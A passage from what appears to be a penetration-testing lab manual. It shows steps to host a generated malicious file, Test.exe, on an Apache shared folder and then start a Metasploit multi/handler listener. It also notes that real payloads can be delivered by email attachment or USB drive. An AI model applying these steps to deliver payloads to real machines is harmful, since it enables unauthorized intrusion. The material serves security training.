
7. This will generate **Test.exe**, a malicious file at the location **/home/attacker/Desktop**, as shown in the screenshot.




8. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **Desktop** to the shared location using the below commands:

   - Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
   - Type **chmod -R 755 /var/www/html/share** and press **Enter**
   - Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
   - Copy the malicious file to the shared location by typing **cp /home/attacker/Desktop/Test.exe /var/www/html/share** and pressing **Enter**.


   Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it via an attachment in an email or through physical means such as a hard drive or pen drive.




9. Now, start the apache service. To do this, type **service apache2 start** and press **Enter**.




10. Type **msfconsole** and press **Enter** to launch the Metasploit framework.



11. In msfconsole, type **use exploit/multi/handler** and press **Enter**.

